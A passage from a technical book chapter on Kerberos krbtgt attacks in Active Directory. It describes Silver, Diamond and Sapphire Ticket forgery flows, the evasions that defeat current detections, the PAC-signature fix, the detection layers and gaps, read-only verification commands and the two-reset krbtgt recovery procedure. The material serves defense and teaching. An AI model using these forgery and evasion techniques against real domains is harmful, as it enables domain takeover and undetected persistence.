The exact constraints are crisp. Silver does **not** let the holder of a random user password mint arbitrary domain TGTs. It does **not** cross to unrelated SPNs unless the same account key backs those SPNs. It does **not** survive reset of the affected service or machine account key. It does **not** prove krbtgt compromise when observed. Conversely, krbtgt double rotation does **not** evict it, because the verifying key is not krbtgt. The incident owner has to ask "which long-term key verified this ticket?" before choosing a rotation plan.

The detection model follows the same boundary. Golden-ticket detections look for impossible or suspicious TGT properties: wrong enctype, implausible lifetime, nonexistent account, group claims that do not match the directory, or later TGS use of a suspect TGT [802][803]. Silver-ticket detection often has to compare service-side logon events with KDC-side issuance events: did the server accept a Kerberos logon for which no matching TGS-REQ was observed? Did the ticket target an SPN whose account password age or delegation settings make key theft plausible? Did

the PAC claim groups that the directory does not support for that principal? These are useful but service-local questions, not krbtgt questions.

Recovery is likewise separate. After confirmed krbtgt compromise, double-rotate krbtgt. After confirmed Silver Ticket abuse, reset the affected service account or machine account, purge existing tickets where possible, review SPN placement, and remove unnecessary shared service accounts. In a mature incident response, both workstreams may run at once because an operator with DCSync rights can usually extract both krbtgt and service-account secrets. But the cryptographic guarantees are not interchangeable: krbtgt rotation fixes the TGT issuer; service-key rotation fixes the service verifier. Confusing the two leads to false closure.

Diamond Ticket

In July 2022, Andrew Schwartz (TrustedSec) and Charlie Clark (Semperis) co-published "A Diamond (Ticket) in the Ruff," cross-posted on the TrustedSec and Semperis blogs, documenting a refinement of Golden Ticket that defeats every PAC-content anomaly detection in one stroke [772][771]. The technique: instead of forging the TGT from scratch, the attacker requests a *real* TGT from the KDC, then decrypts its `enc-part` using the held krbtgt key, modifies the PAC contents, re-signs the PAC under the krbtgt key, re-encrypts the `enc-part`, and walks away with a ticket whose every wire property (`sname`, `cname`, `authtime` skew matching the real KDC's clock, plausible `endtime`, AES-256 envelope) looks like a legitimate KDC-issued artifact.

Flow in prose. In a Diamond Ticket gap analysis, the attacker first obtains a real KDC-issued TGT for a low-privilege account, decrypts the TGT with the held krbtgt key, edits the PAC, recomputes the PAC signatures, and re-encrypts the ticket. The resulting ticket keeps the KDC-issued envelope properties while changing the authorization claim inside.

Every MDI Suspected-Golden-Ticket detection disappears, by construction. The encryption type is AES-256 because the KDC issued it that way. The lifetime matches the AD policy because the KDC set it that way. The cname matches a real account because the attacker requested the TGT as a real low-privilege account they own. The only thing the attacker changed is the group SIDs inside the PAC, and the PAC signatures revalidate because the attacker recomputed them under the same krbtgt key the KDC would have used.

> ▪ **SIDENOTE** TrustedSec verbatim: Diamond "would almost certainly require access to the AES256 key" [772]. The KDC issued the real TGT in AES-256 (the modern default), so the attacker needs the matching krbtgt AES key to decrypt

> and re-encrypt: not just the RC4 NTLM hash that the classic Golden Ticket can use.

The Diamond Ticket disclosure pointed at an architectural problem: with the krbtgt key in hand, every PAC-content anomaly detection is defeated. Microsoft's structural answer was the Full PAC Signature in November 2022. That response is the KrbtgtFullPacSignature rollout.

Sapphire Ticket

Charlie Bromberg, who publishes under the handle Shutdown (`@_nwodtuhs`) at Synacktiv and maintains The Hacker Recipes wiki, disclosed Sapphire Ticket in October 2022 [805][806]. Where Diamond modifies the PAC, Sapphire *splices* the PAC. The procedure abuses two Kerberos extensions in combination, Service-for-User-to-Self (S4U2self) and User-to-User (U2U), to coerce the KDC into issuing a service ticket whose embedded PAC describes a target user the attacker wishes to impersonate. The attacker then uses that KDC-issued PAC as source authorization data for a freshly constructed TGT and, because they hold the krbtgt key, produces whatever TGT-resident PAC signatures the final artifact must validate with.

> ◆ **DEFINITION — S4U2self (Service-for-User-to-Self)** A Kerberos extension that lets a service request a ticket *to itself*, on behalf of another user, without that user presenting credentials. Originally designed for protocol-transition scenarios (a web service accepting forms-based auth and translating it to Kerberos for downstream calls). Defined in [MS-SFU] (Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol); referenced from [MS-KILE] [807].
>
> **Definition: U2U (User-to-User).** A Kerberos extension defined in RFC 4120 §3.7 that allows a ticket to be encrypted under the recipient's session key rather than its long-term key, enabling two clients to authenticate to each other without either being a KDC-registered service [741].

Flow in prose. In a Sapphire Ticket gap analysis, the attacker combines S4U2self and User-to-User to obtain a service ticket containing KDC-issued authorization data for the target user, then uses that PAC material while constructing a new TGT whose final signatures validate under the held krbtgt key. The detection problem changes because the authorization contents are not synthetic; they originate as real KDC output reused in a forged container.

By construction, there is no simple PAC-content anomaly to detect: the authorization claims began as KDC output for the target user. The important defensive

statement is not that every PAC buffer can be transplanted blindly between ticket contexts; [MS-PAC] is precise about ticket, extended-KDC, server, and KDC signatures and about when the KDC recomputes them [743]. The safe claim is narrower: because the attacker holds the krbtgt key, they can produce a final TGT-resident PAC/signature set that validates. Detection must move to traffic-flow analysis (specifically, the anomalous S4U2self plus U2U TGS-REQ sequence on the wire) and in the vendor documents surveyed for this chapter I found no clean canonical default-enabled analytic for that signal as of May 2026 [775][808].

> ▪ **SIDENOTE** The Sapphire Ticket disclosure is widely misattributed to Charlie Clark (Semperis). The primary tooling artifact (the Impacket PR #1411 conversation thread) addresses the author as `@ShutdownRepo`, who is Charlie Bromberg of Synacktiv [809]. The Hacker Recipes wiki and pgj11.com both confirm Bromberg as the author of record [805][773]. The misattribution conflates Sapphire with Clark's separate "AS Requested Service Tickets" technique.

The empirical artifact is the Impacket pull request #1411, in which Bromberg added the `-impersonate` flag to `ticketer.py` to put the tool into "sapphire ticket mode" [809][806]. Palo Alto Unit 42's "Precious Gemstones" survey is the vendor-side state-of-the-art summary [775].

KrbtgtFullPacSignature

Microsoft's formal response to the post-2014 attack arc shipped as KB5020805 starting November 8, 2022, addressing CVE-2022-37967 [795][755]. The fix adds a new PAC signature (the Full PAC Signature) computed by the KDC over the *entire* PAC including the older two signatures, validated on incoming tickets, and rolled out across five deployment phases:

Phase	Date	Mode	`KrbtgtFullPacSignature` value
Initial Deployment	November 8, 2022	Signatures added, validation disabled	1 (Compatibility)
Second Deployment	December 13, 2022	Audit mode default	2 (Audit)
Third Deployment	June 13, 2023	Cannot disable signature addition	(value 0 removed)
Default Enforcement	July 11, 2023	Enforcement default	3 (Enforcement)
Removal of Compatibility	October 10, 2023	Audit removed, Enforcement permanent	(registry key removed)

KB5020805 documents the final state verbatim: "Windows updates released on or after October 10, 2023 will do the following: Removes support for the registry subkey KrbtgtFullPacSignature. Removes support for Audit mode. All service tickets without the new PAC signatures will be denied authentication" [795].

> **The most common citation error.** The KB number for KrbtgtFullPacSignature is KB5020805, not KB5021131. KB5021131 is the paired but distinct KB for CVE-2022-37966 (encryption-type enforcement). The PAC-signature-specific KB is KB5020805. Secondary sources routinely confuse the two.

Here is the structural fact. The Full PAC Signature is *also* computed under the krbtgt key. So an attacker who holds the krbtgt key still mints fully-validating tickets, including:

- Sapphire Tickets, where the authorization contents originate as KDC-issued PAC data; the attacker still relies on the held krbtgt key to make the final TGT-resident signature set validate in its new container.
- Recomputed Diamond Tickets, in which the attacker computes the Full PAC Signature alongside the older KDC signature in the same step, because both depend on the same key the attacker holds.

KrbtgtFullPacSignature retired one specific class of attack (Diamond Tickets that did not recompute the Full PAC Signature). It did not retire the underlying primitive (TGT forgery from a known krbtgt key). The PAC signature surface (all three signatures terminating at the same key) is exactly why this is so.

> ▸ **KEY IDEA** The Full PAC Signature was Microsoft's structural response to Diamond Ticket. It expanded the signed surface and retired PAC-modifying variants that did not recompute the new signature. It did not retire the primitive: an attacker who holds the krbtgt key can compute the final validating signature set for Golden, recomputed Diamond, or Sapphire-style artifacts.

Comparing the three forgery variants

Dimension	Golden	Diamond	Sapphire
Requires krbtgt key?	Yes	Yes (enctype key, usu. AES-256)	Yes (enctype key, usu. AES-256)
Calls the KDC?	No (forges from scratch)	Yes (real AS-REQ)	Yes (AS-REQ + S4U2self+U2U)
Modifies the PAC?	Builds it from scratch	Yes (group SIDs)	No (genuine PAC)

Dimension	Golden	Diamond	Sapphire
Defeats MDI encryption downgrade alert?	No (defaults RC4)	Yes (real AES)	Yes (real AES)
Defeats MDI time-anomaly alert?	No (defaults 10y)	Yes (KDC lifetime)	Yes (KDC lifetime)
Defeats MDI forged-auth-data alert?	No	Yes (still triggers if group mismatch detected via other means)	Yes (PAC is genuine)
Defeats Full PAC Signature (post-July 2023)?	Yes (computed under held key)	Yes (recomputed)	Yes (final artifact signed under held key)
Known wire-residual?	Encryption type, lifetime, groups	Re-encryption-under-held-key timing	S4U2self+U2U conjunction

Six generations from MS14-068 to KrbtgtFullPacSignature, and the residual primitive is exactly what the 1988 paper described: hold the key, mint the ticket. So what does the detection topology in 2026 actually catch?

The detection stack in 2026

Detection of krbtgt-class attacks in 2026 is a four-layer stack. Each layer has a specific class of signal it reads, a specific class of attack it catches, and a specific gap that the next layer is supposed to close. Three of the four layers have a known gap above them. The fourth has nothing above it.




Figure 18.3: The 2026 detection stack as four bands resting on the krbtgt long-term key: posture (BloodHound DCSync edge), behavioral (MDI Suspected-Golden-Ticket), and network/SIEM (RC4-downgrade analytics), each annotated with what it catches and the gap it leaves. The top band, the Sapphire S4U2self+U2U residual, is drawn open: no default-enabled analytic sits above it, so it remains the uncovered frontier.

Posture with the BloodHound DCSync edge

The posture layer asks a question with no per-event component: "Who has rights that *could* extract the krbtgt key, regardless of whether they have used those rights?" In Active Directory terms, the answer is "anyone holding `DS-Replication-Get-Changes` plus `DS-Replication-Get-Changes-All` rights on the domain naming context (exercised by replicating from a writable DC), plus anyone who holds privileges that allow them to grant those rights to themselves." BloodHound encodes the answer as a `DCSync` edge in its graph; the canonical community Cypher query is `MATCH (u)-[:DCSync]→(d:Domain) RETURN u, d`. The current shipping release of BloodHound Community Edition is v9.1.0, dated 2026-05-06 per the release notes [808].

◆ **DEFINITION — DCSYNC** A replication primitive Mimikatz first productionised in August 2015 (the credential-extraction lineage is owned by the Mimikatz chapter, Chapter 14). The attacker invokes the `DRSGetNCChanges` API call against a writeable domain controller, masquerading as a peer DC, and the target DC obligingly streams back the requested account secrets including the krbtgt long-term key. MITRE T1003.006 catalogs the technique [788]. Sean Metcalf's adsecurity.org write-up notes "DCSync was written by Benjamin Delpy and Vincent Le Toux" [653].

What this layer detects: any principal whose existing AD permissions create a path to the krbtgt key. What this layer misses: any attacker who *already* has the key. Posture is preventive, not detective. By the time the attacker is presenting a forged TGT, the posture layer has already missed its window.

Behavioral detection with Microsoft Defender for Identity

Microsoft Defender for Identity ships an alert family covering classic Golden-Ticket-from-Mimikatz behavior. The live MDI classic alerts page enumerates six Suspected-Golden-Ticket External IDs: 2009 (encryption downgrade), 2013 (forged authorization data), 2022 (time anomaly), 2027 (nonexistent account), 2032 (ticket anomaly), and 2040 (ticket anomaly using RBCD) [802]. The Credential access section adds External ID 2006 for "Suspected DCSync attack" on the extraction side [802].

What this layer detects: the Mimikatz Golden Ticket defaults plus the DCSync extraction primitive that produces the krbtgt key in the first place. What this layer misses: Diamond and Sapphire by construction. Diamond removes the PAC-content anomalies because every artifact except the modified group SIDs comes from the real KDC. Sapphire defeats PAC-content anomaly detection entirely by using a PAC the KDC genuinely issued via S4U2self plus U2U.

The MDI credential-access alerts page is the entry point to the family in the modern Microsoft Defender XDR console layout [803].

Network and SIEM detection with Sentinel and Splunk

Multi-vendor SIEM content packs ship analytic rules covering Kerberos behaviors flagged under MITRE T1558.001. Splunk's research catalog contains the canonical example: "Kerberos Service Ticket Request Using RC4 Encryption" detects TGS-REQ traffic with encryption-type 0x17 (RC4-HMAC), leveraging Windows Event 4769 from the DCs [810]. Microsoft Sentinel ships parallel rules under the Microsoft Defender XDR content connector. The pattern these analytics share is reliance on

encryption-type anomalies, group-membership anomalies, or lifetime anomalies that appear in Windows event logs after the fact.

What this layer detects: signature-style indicators of Golden Ticket behavior on the wire and in the DC event log. What this layer misses: the same encryption-downgrade dependency MDI's alert 2009 has. The Splunk analytic verbatim acknowledges its own limit: "This detection may be bypassed if attackers use the AES key instead of the NTLM hash" [810]. Diamond and Sapphire both use the AES-256 key. Both walk through this layer untouched.

> ⚠ **CAUTION** **Sentinel Kerberoasting rules are not krbtgt detections.** Microsoft Sentinel ships rules called "Kerberoasting" that target MITRE T1558.003 (extracting service-account secrets by requesting SPN-bearing service tickets and brute-forcing the resulting RC4-encrypted blobs offline). Those rules target *service accounts* with SPNs registered against them. They are not a krbtgt detection asset. The krbtgt account does not have an SPN that any client can request a TGS for; the relevant Sentinel content for krbtgt-class attacks is the T1558.001 Golden-Ticket and Kerberos-anomaly analytic family.

The Sapphire residual

What would catch a Sapphire Ticket? The only wire-observable residual of the technique is the conjunction of (a) a TGS-REQ specifying the S4U2self flag, and (b) the same TGT being used to address a User-to-User request to the KDC. No other layer of the stack reads this signal because no other attack has historically produced it as a precondition.

What ships in the cited public material: nothing canonical and default-enabled. SpecterOps and the BloodHound content team have signaled graph-query work on the U2U TGS issuance pattern in 2026 trend reports [808], but I found no shipped default-enabled analytic in those release notes. Palo Alto Unit 42's "Precious Gemstones" survey describes Cortex XDR detection-attempt heuristics but does not publish the rule [775]. The gap is engineering, not theoretical: the signal exists, but the public vendor material surveyed here does not package a canonical reader for it.

> **The Sapphire residual.** In the public vendor material surveyed for this chapter, I found no canonical default-enabled analytic for the S4U2self plus U2U conjunction as of May 2026. Treat that as a date-stamped research gap, not a permanent product claim.
>
> **Aside: What 'no vendor analytic' means in 2026.** This is the date-stamped survey boundary above, not a claim that no private SOC has written its own rule.

> The public frontier is packaging and validation: a durable analytic for S4U2self plus U2U that defenders can enable by default without drowning in legitimate delegation noise.

Defensive method matrix

Method	Catches Golden?	Catches Diamond?	Catches Sapphire?	Layer
BloodHound DC-Sync edge	preventive only	preventive only	preventive only	1
MDI Suspected-Golden-Ticket (6 alerts)	yes	no	no	2
MDI Suspected DCSync (ID 2006)	extraction step only	extraction step only	extraction step only	2
Sentinel / Splunk T1558.001 RC4 rule	yes (if RC4)	no	no	3
Sentinel Kerberos-anomaly content pack	partial (lifetime/ groups)	no	no	3
Full PAC Signature (post-July 2023)	n/a (already signed correctly)	retires non-re-computing variants	no	n/a (cryptographic enforcement, not detection)
S4U2self+U2U conjunction analytic	n/a	n/a	would catch	4 (not shipped)

Adjacent Kerberos-credential techniques that are not krbtgt detections

Technique	What it targets	krbtgt detection?
T1558.002 Silver Ticket	service-account long-term keys	no
T1558.003 Kerberoasting	SPN-bearing service accounts via offline RC4 crack	no
T1558.004 AS-REP Roasting	accounts with pre-auth disabled	no
OverPass-the-Hash (T1550.003)	user NTLM hashes via Kerberos PA-DATA	no

Detection in 2026 is a four-layer stack, and three of the layers leave gaps the next layer is supposed to close. The fourth gap (the Sapphire residual) has no layer

above it. When the gaps close enough to confirm a krbtgt compromise, what does recovery actually look like?

Documented reproducibility you can run on a Domain Controller

This section is deliberately evidence-bounded. The chapter's claims are protocol and directory-architecture claims, and the evidence below is ○ **DOCUMENTED** reproducibility evidence: supported commands, expected output shapes, and the exact inference each output permits. It is not a captured transcript from this book's lab VM, not hash-stamped domain-controller output, and not a claim that the author ran these commands in a controlled lab for this edition. That distinction matters. A captured lab transcript would prove one lab's state; these checks show how to verify the invariant on any real domain without relying on offensive tooling.

Read every block in this section as a *reader-run check*. The command is included because it is an administrative inspection path, the output shape is included so the reader knows what kind of result would support the claim, and the following paragraph states the inference. No captured-evidence label appears in this chapter because no sanitized DC transcript or SHA-256-stamped artifact is being asserted.

○ KRBTGT account identity and disabled state ·

reproduce on a domain controller or management host with the Active Directory PowerShell module:

```
Get-ADUser -Identity krbtgt -Properties objectSID,Enabled,
  PasswordLastSet,msDS-SupportedEncryptionTypes |
Select-Object SamAccountName,Enabled,SID,PasswordLastSet,msDS-
  SupportedEncryptionTypes
```

expected output pattern:

```
SamAccountName: krbtgt
Enabled: False
SID: S-1-5-21-<domain-identifier>-502
PasswordLastSet: <timestamp of the last krbtgt rotation>
msDS-SupportedEncryptionTypes: <bitmask or blank/default depending on
  domain age>
```

The supported observation proves four chapter claims at once. The account name is conventional, the SID ending is the well-known RID 502 binding, the account is disabled for interactive logon, and the password timestamp is the operational

marker of the last rotation. The encryption-type field is the bridge to the earlier enctype discussion: the krbtgt account stores derivations for the encryption types the domain permits, and a rotation rederives the set rather than changing only one algorithm's key.

. The account is not deletable or normally enabled ·

reproduce as a read-only inspection first:

```
Get-ADUser -Identity krbtgt -Properties CannotChangePassword,
  PasswordNeverExpires,UserAccountControl |
Select-Object SamAccountName,CannotChangePassword,
  PasswordNeverExpires,UserAccountControl
```

expected interpretation:

```
The account exists as a built-in domain object. Its interactive state
  is disabled,
but its password material remains the KDC's TGT-signing material.
```

Do not "test" the indelible-account claim by trying to delete or enable the account in production. The point is architectural, not destructive: AD creates the object when the first domain controller is promoted, binds it to RID 502, and uses its long-term key for the KDC service. The disabled flag prevents ordinary logon; it does not make the key inert.

default ticket lifetime that drives the reset interval ·

reproduce:

```
Get-Content (secedit /export /areas SECURITYPOLICY /cfg kerb.cfg
  | Out-Null; "kerb.cfg") | Select-String 'Max(Ticket|Service|Renew)
  Age'
```

expected values in a default domain (`MaxTicketAge` in hours, `MaxServiceAge` in minutes, `MaxRenewAge` in days):

```
MaxTicketAge = 10
MaxServiceAge = 600
MaxRenewAge = 7
```

Microsoft's forest-recovery guidance ties the wait between krbtgt resets to `MaxTicketAge`: the default is ten hours, and a domain that has changed the policy must wait longer than its configured value before the second reset [789]. The reason is not superstition or vendor conservatism. A single reset moves the pre-reset key into the previous-key slot so in-flight TGTs can finish their normal lifetime. If the second reset happens before those tickets expire, legitimate clients may still be presenting tickets signed by the pre-reset key while some DCs have already evicted it. Waiting out `MaxTicketAge` lets normal TGTs age out before the second reset burns the previous slot.

replication health precondition for rotation ·

reproduce before either reset and again after each reset:

```
repadmin /replsummary
repadmin /showrepl * /csv
```

expected output pattern before proceeding:

```
Source DSA largest delta fails/total %% error
... 0 / <n> 0
Destination DSA largest delta fails/total %% error
... 0 / <n> 0
```

A krbtgt reset that does not replicate cleanly is worse than incomplete; it can create inconsistent KDC validation behavior across domain controllers. Imagine DC-A has current key K2 and previous key K1, while DC-B missed the reset and still has current key K1 and previous key K0. A TGT minted or validated on one DC may fail on another, and the operator can misread the resulting authentication failures as attacker activity. This is why reference automation wraps the password reset with replication checks instead of treating the reset command as a standalone recovery step.

. DCSync exposure is the preventive proof point ·

reproduce the permission review with directory tooling appropriate to the environment:

```
Get-ACL "AD:\DC=<domain>,DC=<tld>" |
Select-Object -ExpandProperty Access |
Where-Object { $_.ObjectType -match '1131f6aa|1131f6ad|89e95b76' }
```

expected interpretation:

```
Only Domain Controllers and explicitly justified replication
  principals should hold
DS-Replication-Get-Changes, DS-Replication-Get-Changes-All, or
  filtered-set rights.
```

This check connects the defensive posture to the attack path without printing secrets. A krbtgt compromise in modern intrusions often means a principal acquired replication rights and used the domain controller replication protocol to retrieve password material. If unauthorized principals can DCSync, the domain has a krbtgt exposure even before any forged ticket is observed. If no unauthorized principals can DCSync, krbtgt theft is not impossible, but the most common remote extraction path is closed.

The proof discipline is therefore: verify the object, verify the policy interval, verify replication health, and verify replication rights. Those four checks do not prove that no attacker ever held the key. They prove the chapter's mechanical claims and give an operator the minimum safe preflight for rotation.

Recovery: What the two-reset procedure actually does

The Microsoft AD Forest Recovery page states the procedure verbatim:

> "You should perform this operation twice. You must wait 10 hours between password resets. 10 hours are the default Maximum lifetime for user ticket and Maximum lifetime for service ticket policy settings, hence in a case where the Maximum lifetime period changes, the minimum waiting period between resets should be greater than the configured value." (and) "The password history value for the krbtgt account is 2, meaning it includes the two most recent passwords. By resetting the password twice you effectively clear any old passwords from the history, so there's no way another DC replicates with this DC by using an old password." [789]

What exactly do those two resets buy, and what do they not buy?

The mechanics of two-slot eviction

The krbtgt account, like every other AD account, stores both *current* and *previous* keys. A TGT issued at time $T = 0$ under key K_0 continues to validate after a rotation at $T = T_1$ (when K_1 becomes current and K_0 moves to the previous slot), because the KDC tries both keys during the in-flight validation window. One rotation fills the previous slot with the now-replaced K_0; the second rotation, separated by at least `MaxTicketAge` so that all K_0-signed TGTs have expired naturally, fills the previous

slot with K_1 and evicts K_0 entirely. After the second rotation completes and replicates, no key in the krbtgt account matches the attacker's extracted K_0; forged TGTs from that key fail validation cleanly [789].

> ◆ **DEFINITION — MaxTicketAge** The Kerberos policy value that bounds the lifetime of a Ticket-Granting Ticket from the moment of issuance. The Active Directory default is 10 hours, configured via the Default Domain Policy. The AD Forest Recovery procedure waits at least `MaxTicketAge` between krbtgt resets to ensure no in-flight TGT outlives the period between the two rotations [789].

Timeline in prose. At compromise time, `K_0` is current. After the first reset, `K_1` becomes current and `K_0` remains in the previous slot so in-flight tickets keep working; after at least `MaxTicketAge`, the second reset makes `K_2` current and `K_1` previous, evicting `K_0` entirely once replication completes.

```
Compromise and recovery state:

T0        KDC slots: current=K_0, previous=K_prior
          Exposure: attacker who stole K_0 can mint TGTs.

T1        Reset 1 completes on the first DC:
          current=K_1, previous=K_0
          Exposure: K_0 is no longer used for new legitimate TGTs,
          but K_0-signed forged or cached TGTs can still validate.

T1..T2    Wait at least MaxTicketAge plus operational skew/
  replication margin:
          legitimate K_0-signed TGTs age out naturally.
          Risk: DCs must converge before the second reset or clients
  see
          inconsistent validation depending on which DC they hit.

T2        Reset 2 after the wait:
          current=K_2, previous=K_1
          Exposure: K_0 is evicted from the two accepted slots.

T2+rep    After all writeable DCs converge:
          a TGT signed under stolen K_0 should fail everywhere in
  the domain.
```

The 10-hour wait between resets is not an arbitrary convenience; it is the `MaxTicketAge` safety interval that prevents legitimate still-live TGTs from being rejected during the second reset. If the second reset lands before all K_0-signed TGTs have expired naturally, some of those tickets will hit a DC whose previous slot now holds K_1 rather than K_0, and the KDC will reject them. This is what KB5020805's PAC-signature deployment phases also had to navigate during the November 2022

to October 2023 rollout: signature additions and validation transitions had to bracket the maximum in-flight ticket lifetime [795].

The operational risk window has two independent clocks. The first is ticket lifetime: existing TGTs cannot be assumed gone until `MaxTicketAge` has elapsed from the first reset, plus any configured skew margin that the estate relies on. The second is replication: a reset that has not reached every writeable DC is not a domain state yet. Good runbooks therefore verify replication before reset one, after reset one, before reset two, and after reset two. A premature second reset is not "faster recovery"; it is forced ticket invalidation while legitimate clients may still be carrying tickets the domain deliberately promised to honor.

`New-KrbtgtKeys.ps1`

Microsoft's reference automation for the procedure is `New-KrbtgtKeys.ps1`, originally distributed via TechNet Gallery and currently hosted in the `microsoftarchive` GitHub organization. The repository banner reads, verbatim: "This repository was archived by the owner on Mar 8, 2024. It is now read-only" [811]. Archived does not mean conceptually obsolete; it means operators should treat the script as a reference implementation whose controls must be reviewed, tested, and wrapped for the current estate.

The important part of the script is not the password-reset cmdlet. A manual operator can reset an account password in one line. The important part is the choreography around that line: identify the krbtgt object by its domain identity rather than by a possibly renamed friendly label, check that domain-controller replication is healthy, reset once, force or wait for replication, verify that every writeable DC has converged, wait longer than `MaxTicketAge`, repeat the reset, and verify convergence again. The automation exists because the failure mode is distributed-state inconsistency, not because `Set-ADAccountPassword` is hard to type.

Inspection of the archived script shows that its safety model is mode-based, not a blind "run the reset" wrapper. Mode 1 is informational and makes no change. Mode 2 creates a temporary canary contact object and watches that harmless object replicate, explicitly to estimate replication behavior without touching krbtgt. Mode 3 resets pre-created test/bogus krbtgt accounts (`krbtgt_TEST` or RODC-specific test accounts) and compares `pwdLastSet` across DCs. Mode 4 is the real production reset. For the writeable-DC krbtgt, the script uses the RWDC holding the PDC Emulator FSMO as the originating writer and checks reachable RWDCs for matching `pwdLastSet`; RODCs are treated separately through their `krbtgt_<rid>` accounts and `msDS-KrbTgtLink` relationship. That design is exactly the safeguard the

source guidance implies: measure replication first, test the reset choreography on non-production keys, then reset the production trust root only when the operator accepts the blast radius [811].

Three safeguards are worth carrying into any 2026 fork or internal runbook:

1. **Preflight replication health.** If `repadmin /replsummary` already shows failures, rotation can strand different DCs on different key slots. Fix replication first. The right emergency exception is rare: if the domain is actively burning and an isolated DC cannot be trusted, the IR decision may be to demote or isolate that DC, not to pretend replication is healthy.
2. **Per-DC convergence checks after each reset.** The first reset is not complete when the local DC accepts the password change. It is complete when every writeable DC that can issue or validate TGTs has the same current/previous key state. The second reset has the same requirement, and it is the second convergence point that delivers cryptographic eviction of the pre-compromise key.
3. **Policy-aware waiting.** The script's familiar ten-hour wait is the default-domain-policy case, not a universal constant. Domains that changed `MaxTicketAge` need an interval longer than their configured maximum TGT lifetime. Shortening the wait converts the previous-key compatibility slot from a safety feature into a split-brain risk.

Those safeguards are also the script's real value. The reset action itself is a password-write operation; the script surrounds that write with questions a human under incident pressure is likely to skip: are all DCs reachable, do replication failures already exist, has the first reset actually converged, has the maximum TGT lifetime elapsed, and is the operator about to perform the second reset against the same domain object rather than a renamed display name? The enforced wait is not merely "ten hours because Microsoft said so"; it is `MaxTicketAge` plus the safety margin required for clock skew and replication convergence. In domains with non-default Kerberos policy, the wait must follow the policy, not the blog-post default.

The wait logic is also inspectable. The script attempts to read `MaxTicketAge` and `MaxClockSkew` from the Default Domain Policy GPO and falls back to the documented defaults of 10 hours and 5 minutes if lookup fails. It calculates the expiration time for "N-1" Kerberos tickets from the previous `pwdLastSet` plus `MaxTicketAge` plus clock-skew margin, then warns that resetting before that time is "MAJOR DOMAIN WIDE IMPACT" and requires explicit operator continuation. In plain English: the script does not make the second reset impossible, but it makes the danger visible. If an operator overrides the warning and resets twice too fast, the result is not a cleaner

domain; it is premature invalidation of tickets that services and clients may still be legitimately presenting.

The main failure modes map exactly to those safeguards. Running the script from an underprivileged or poorly connected host can produce partial execution. Running it while replication is unhealthy can create authentication failures that look random because they depend on which DC a client reaches. Running the second reset too early can evict keys that legitimate in-flight TGTs still require. Running only one reset leaves the stolen key in the previous slot. Running the resets correctly but skipping the Domain-of-Thrones work leaves parallel persistence untouched.

Failure mode by failure mode:

Failure	Immediate symptom	Residual exposure
Replication unhealthy before reset one	DCs disagree about current/previous key state	forged tickets may fail in one site and validate in another, and legitimate clients may see intermittent auth failures
Reset one only	rotation appears to have happened	stolen `K_0` remains in the previous slot and can still validate until reset two evicts it
Reset two too fast	sudden service failures and ticket validation errors	recovery causes its own outage while old legitimate TGTs are still inside their promised lifetime
Reset two before convergence	site-dependent authentication behavior	a lagging DC can remain a validation island for the old key
Correct krbtgt rotation but no adjacent-secret work	TGT forgery primitive is gone	service-account keys, AD CS, trust keys, KDS root keys, DSRM, SID History, and AdminSDHolder persistence can still restore attacker control

The archive status changes the assurance model, not the mechanics. A read-only Microsoft archive is a useful historical reference and checklist, but it is not a maintained product with ongoing compatibility testing. Production teams should review the code, test it in a representative forest, pin their local copy, and make the runbook owner, not the archived repository, the authority for whether preflight, wait, and convergence checks are satisfied [811].

Treat `New-KrbtgtKeys.ps1` as a checklist encoded in PowerShell: useful, historically canonical, and still aligned with Microsoft guidance, but not magic. The mastery point is to understand each guardrail well enough to reproduce it in a change-controlled runbook and to explain why removing it weakens recovery [789][811].

What two-reset does

The mechanics and simulation above reduce to one membership test: is the stolen key still in the set of keys a fully replicated writeable DC accepts? One reset moves the compromised key into the previous slot; two resets, separated by `MaxTicketAge` and replication convergence, remove it from the accepted set. The narrow Microsoft guarantee is therefore key eviction for this domain, not whole-forest recovery [789].

```
Before reset:       accepted keys = {K_0, K_prior}  → stolen K_0
  accepted
After reset one:    accepted keys = {K_1, K_0}      → stolen K_0
  still accepted
After wait:         accepted keys = {K_1, K_0}      → only
  compatibility remains
After reset two:    accepted keys = {K_2, K_1}      → stolen K_0
  absent
After replication:  all DCs agree on {K_2, K_1}     → stolen K_0
  absent everywhere
```

Read the table as the compact version of the earlier timeline: reset one is containment, reset two is eviction, and the wait keeps compatibility from becoming an outage. The guarantee is true only after full replication. A branch-office DC that missed the second reset can remain a validation island; a restored DC snapshot can reintroduce old key material; an RODC-specific `krbtgt_<rid>` incident has a different reset object and blast radius [793] and a multi-domain forest has multiple krbtgt accounts. Within those boundaries, two-reset rotation is strong key eviction, not ticket-by-ticket cleanup and not proof that adjacent persistence is gone.

What two-reset does not do

